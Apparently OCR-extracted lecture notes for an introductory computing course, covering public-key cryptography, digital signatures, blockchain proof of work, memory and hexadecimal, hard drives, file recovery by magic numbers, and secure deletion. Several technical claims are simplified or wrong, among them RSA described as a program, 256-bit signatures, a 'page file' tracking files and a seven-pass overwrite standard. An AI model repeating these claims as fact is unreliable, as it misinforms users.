
Public Key Cryptography

- In public key cryptography, also called **asymmetric encryption**, there are two functions `f(n)` and `g(n)`, each of which is a one-way function that reverses each other.
- One of those functions is *public* and anyone can use it to encrupt information intended for you. The other is *private*, known only to you, and can be used to reverse the encryption of the first.
- For example, for `f(n)`, we might have `f(n) = n x 8`. Then, `f(14) = 112`. This might be our public function, where if anyone wants to send us a message, they will plug their data into `f(n)` and send us that encrypted message.
  - Note that an adversary would not be able to undo this function. For example, `f(n) = 10 x n - 28` would also give us `f(14) = 112`.
- Generally, to generate these keys, we start with a really large, normally prime, randomly-generated number. From there, two complementary one-way functions (quite a bit more complicated than our `f(n)`) are generated to create a public-private key pair.
- These keys are typically generated by a program, such as RSA.
- The general flow of asymmetric encryption is shown here:



Digital Signatures

- Digital signatures are almost the inverse of encryption.
- Using a digital signature, one can verify the authenticity of the sender of a document.
- Digital signatures are usually 256 bits, meaning 2^{256} distinct digital signatures are possible.
- The general flow of verifying a digital signature is shown here:




- The signing part of the process includes the following:
  - Starting from the top left, at data, we have a file with a signature.
  - We pass this file through a hash function (usually well known) and we get a hash.
  - We encrypt the hash with a private key.
  - We send the encrypted signature along with the original file.
- The verification part of the process includes the following:
  - The digitally signed data includes the original file and the encrypted signature.
  - We take the encrypted signature and use the signer's public key, which is reciprocal of the signer's private key. After decrypting, we get a hash.
  - We run the file through the same hash function that the signer used to get another hash.
  - If these two hashes are equal, then the signature is very likely to be valid.

Blockchain

- Digital signatures and their ease of verification provide the basis for the *blockchain*.
- The most familiar use of blockchain is for cryptocurrency, such as Bitcoin.
- For a more in-depth mathematical discussion of Bloackchain and Bitcoin, check out 3Blue1Brown's video.

Structure

- The blockchain is essentially a linked list, or a chain of blocks. Instead of storing 3 values (previous pointer, next pointer, and data), these blocks will store 4 values.



    - The “data” in this case is a list of transactions, each transaction having a digital signature.
    - For Bitcoin, transactions represent money being exchanged. However, the data doesn’t have to be a list of transactions. It could be a digitally signed PDF scan of a contract between two people, among many other possibilities.
    - The “proof of work” allows Bitcoin to determine what the true set of transactions, or ledgers, are.
- The ledger is *decentralized*, meaning each time the data is recorded, everyone must record that transaction on their own copy of the ledger, in that block.
- To determine which block is legitimate, since everyone has their own copy and could hypothetically modify it, most cryptocurrencies assume that the chain with the most computational work put into it is the “true” chain.

Proof of Work

- The proof of work allows us to determine which chain has had the most computational work put into it.
- To prove a particular block, we hash the block over and over, coupled with some random number, until we find a highly unusual pattern in the first `n` out of 256 bits.
- The proof of work is the number that we hash with the block to get that unique pattern.
- For example, we can take a block and hash it with `12345`. Suppose we get the unique pattern of zeroes and ones.
    - To verify this block, someone could simply hash the proof of work, that we announce, with the block to find that unique pattern of zeroes and ones.
- This way, we can prevent a fraudulent transaction.
    - Assume Person A is initiating a fraudulent transaction and announces to Person B that A will pay B 100 dollars. A only announces this transaction to B and not to anyone else maintaining their own copies of this blockchain.
    - Person A must verify that transaction. Person A appends that transaction to their own copy of the blockchain, and in order to prove that block, person A must find a number, that when hashed with the entire block, produces the unique pattern before anyone else does.
    - Additionally, other transactions are going into Person A’s ledger, and Person A will have to keep proving their work over and over. This means that Person A must stay ahead and continuously find the secret numbers that when hashed create

that unique pattern. This is to ensure that Person A's blockchain is considered the correct set of transactions.
    - Person A cannot keep up with this, and at some point, some other chain will be considered valid.
- The smallest change in any of the transactions would produce a totally different hash, making that block unverified.
- The longer a chain gets, the more likely it is that the chain consists of only verified transactions.

LECTURE 5

Hardware

- Random Access Memory, or RAM, is a rough translation of how much computing power the machine has.
- There are a series of caches in our machine, each of which is smaller in size than the previous one.
    - RAM > Level 3 cache > Level 2 cache > Level 1 cache > CPU memory (Central Processing Unit memory)
    - The caches are faster as they get closer to the processor.
    - The CPU is the most expensive part, the caches less expensive, RAM even less expensive, and hard disk space the least.
    - Information manipulation occurs in the processor.
- Every file lives on a disk drive, whether it is a hard disk drive (HDD) or solid-state drive (SSD).
    - Hard disk drives are simply storage spaces on our machine.
    - Since hard disk drives are just storage, we must move the data to RAM before doing any processing or manipulation. Afterwards, all of that data will be moved back to the hard disk.

Addresses

- Data types each have different sizes.

Data Type	Size (in bytes)
int	4
char	1
float	4
double	8
long	8

- Memory is a large array of 8-bit wide bytes. Thus, we have random access, the ability to jump to different addresses.
- Each location in memory has an address.
- A 32-bit system is able to process addresses up to 32 bits in length, and a 64-bit system is able to process addresses up to 64 bits in length.
    - Using *virtual memory*, 32-bit systems can use more than 4GB of RAM.
    - A 64-bit system has many more possible memory cells. Thus, with a 64-bit system, we can have very large amounts of RAM, which would give us more space to store information, speeding up our computer's operations.
        - Having more RAM speeds up the computer's operations because when the RAM is full (too much information is being processed), the computer will have to continuously send data back to the hard drive, making such data more difficult to access.

Hexadecimal

- When referring to memory addresses, we use *hexadecimal* notation, which is the base 16 system. While a binary 32-bit address might look something like this: `00101001 11010110 00101110 01010111`, a hexadecimal 32-bit address would instead look something like this: `0x29D62E57`.
    - Four binary digits can be expressed with a single hex digit.
    - The `0x` is included in the front to denote that this value is in hexadecimal.
- Using GDB, a debugging tool for debugging problems in a low level code, we can see some memory addresses.
- `Breakpoint 1, 0x004005af in main ()`
- `(gdb) i r`
- `eax 0xb7fb9dbc -1208246852`
- `ecx 0xbffff340 -1073745088`
- `edx 0xbffff364 -1073745052`
- `ebx 0x0 0`
- `esp 0xbffff320 0xbffff320`
- `ebp 0xbffff328 0xbffff328`
    - `eax`, `ecx`, …, and `ebp` are *registers*, very small units close to the memory that store data.
    - Next to the registers are hexadecimal memory addresses. Next to those hexadecimal memory addresses, we've translated the hexadecimal to base 10.
- This table shows the conversion of decimal, or base 10, numbers to binary and hexadecimal.

Decimal	Binary	Hex	Decimal	Binary	Hex
0	0000	0x0	8	1000	0x8
1	0001	0x1	9	1001	0x9
2	0010	0x2	10	1010	0xA
3	0011	0x3	11	1011	0xB
4	0100	0x4	12	1100	0xC

Decimal	Binary	Hex	Decimal	Binary	Hex
5	0101	0x5	13	1101	0xD
6	0110	0x6	14	1110	0xE
7	0111	0x7	15	1111	0xF

    - Note that $10_{10} = A_{16}$, $11_{10} = B_{16}$, $12_{10} = C_{16}$, $13_{10} = D_{16}$, $14_{10} = E_{16}$, and $15_{10} = F_{16}$ where the subscript represents the base system being used.
- When converting a binary number such as `00101010` into hexadecimal, we first split the number into groups of four. We get `0010` and `1010`, which is `2` and `A` respectively. Thus, `00101010` in binary is `0x2A`.
- Now we'll convert a hexadecimal number to decimal.
    - Note that in decimal, when we expand a number like `123`, we have

      10^2 10^1 10^0
      1 2 3

    - This gives us $1 \times (10^2) + 2 \times (10^1) + 3 \times (10^0)$.
    - Similarly, we can expand `0x2A`.

      16^1 16^0
      2 A

    - This gives us $2 \times (16^1) + A \times (16^0) = 32 + 10 = 42$.

Volatility


- Memory, other than hard disk space, on our computers are *volatile*, meaning that the memory is constantly changing.
- Volatile memory requires power; after a limited amount of time with no power, the electrical charge dissipates, and the "state" is lost, whereby all of the data in RAM has turned into zeroes.

Processors


- A 32-bit processor can only work with 32 bits, or 4 bytes, at a time. It, however, can do 2 to 3 billion operations per second.
- Since these processors can only work with 4 bytes at a time, the caches have to keep moving data to and from the processors very quickly.
- When referring to a processor's speed, the number of gigahertz refers to how many operations the processor can do per second.
- Having multiple cores means that there are multiple of these 32-bit processors that can work with 4 bytes at a time.

Motherboards


- Shown here is a stick of RAM, a green chip with gold connector pins that can be plugged into the motherboard. Information is stored here and flows to and from the processor.




- Shown here is the CPU. Typically, above the CPU, a fan and a heat sink will be mounted on it to keep the CPU from meltdown while it does the two to three billion operations per second.



- Shown here is a GPU, or graphical processing unit. These are specialized to do operations that simplify the interpretation of graphics. Typically, a fan and a heat sink will also be mounted on the GPU.



- Shown here are SATA connectors, which connect hard drives to our machine to extend the storage capacity.



- All these parts are in our computers, laptops, and phones, albeit scaled down.

Hard Disk Drives

- Hard disk space is *non-volatile* or *persistent*. Additionally, it does not require power to work, so the data will remain upon computer shut off. Instead, each cell of a hard disk is controlled via magnetism.
- For example, if the magnet is in the down position, then it would represent the zero bit. If up, then the one bit.
- Since we cannot process memory directly on the hard disk, we have to transport this data, via a *bus*, onto the RAM, where it is manipulated and moved around. After the program is finished, the data will again be transferred via a *bus* back to the hard disk and saved.
- A hard drive consists of
    - several thin metal circles that spin around a central axis at about 4000 to 5000 revolutions per minute and
    - a magnetic read/write arm that extends across the diameter of the disk and spins just above the disk itself. This arm can access different sectors of zeroes and ones on the disk via the thin metal circles.
- Hard drive failure can be a result of…

    - The read/write arm jamming. Then, we won't be able to read or write information anymore since the arm is no longer functional. The data on this hard drive is still recoverable.
    - If the read/write arm breaks and crashes onto the hard drive, then the hard drive will be destroyed and is unrecoverable.

Deletion

- Transporting all the data from the hard drive to RAM, changing all the bytes to delete what was there before, and transporting it back to the hard drive is computationally very expensive.
- Instead, the computer will simply forget where the information is.
    - There exists a page file that lists the address of the first byte of each file. When that file is deleted, the page file will simply remove that entry, and the computer will no longer know where that file is.
    - The zeroes and ones that comprise this file are still on the disk. Eventually, they may be overwritten if data is stored in the same spot.
- Thus, when we empty our trash or recycle bin, we're not actually deleting any files.

Digital Forensics

- Digital forensics refers to recovering "deleted" files or a damaged hard drive. Since the zeroes and ones are still on the disk, it is possible to recover these "deleted" files.
- Certain specialized tools can systematically read each bit of a damaged hard drive. The file that is generated from this reading is called a *forensic* image.
- This file can be put into a functional machine.
- Most files start with certain "signatures" or *magic numbers* that identify the type of the file.
    - If a specific sequence appears that matches a "signature", we'll note that it is very likely that this is the beginning of a file of a certain type. Then, the file can be read. Note that it is possible that a sequence of 32 random bits ends up matching the exact signature without actually denoting the start of a file, but this is very unlikely.
    - For example, PDFs begin with the characters `%PDF`. In binary, `%PDF` is equivalent to `00100101 01010000 01000100 01000110`, and in hexadecimal, `%PDF` is equivalent to `0x25 0x50 0x44 0x46`.
    - If we see this sequence, we can begin reading the bits to recreate a PDF file.
    - We can stop reading the bits for this PDF when we encounter some signature that marks the end of the PDF, whether that is a bunch of zeroes or another signature for another file.

Ensuring Deletion


- We could physically destroy the hard drive to ensure that the data is permanently deleted.
- We can also use a *degausser*, a very strong magnet that we hold over the device for a period of time to change the polarity of the bits.

- We can also overwrite with random bits.
    - When we flip a bit from zero to one or from one to zero, the former bit leaves a small lingering effect. Then, we can actually determine if a bit was previously a zero or previously a one.
    - To fix this issue, we can flip the bits multiple times until that effect is gone.
    - The industry standard to actually delete files is to overwrite with random bits seven times.
